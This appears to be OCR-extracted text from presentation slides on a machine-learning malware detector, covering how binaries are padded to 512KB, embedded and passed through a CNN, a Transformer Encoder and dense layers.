
<512KB binaries are extended

The size of the smaller binaries is extended to 512KB by adding the padding.



Detection approach based on machine learning

Transformation of raw bytes



Detection approach based on machine learning


Convolutional Neural Network

Input: 512K token embeddings

CNN processes 512 embeddings in one go with the stride of 512 (derived experimentally).

Output: 1K vectors with 100 values

Since Transformer Encoder is heavy on processing, we had to reduce the dimensionality to 1Kx100 (derived experimentally).



Detection approach based on machine learning


Transformer Encoder

Transformer Encoder captures sequential features

Transformer Encoder is, like CNN, another neural network. It performs best on sequential data whereas CNN performs best on sparse data.


Output: 1Kx100 vectors

Transformer Encoder does not reduce dimensionality.




Detection approach based on machine learning

Dense layers



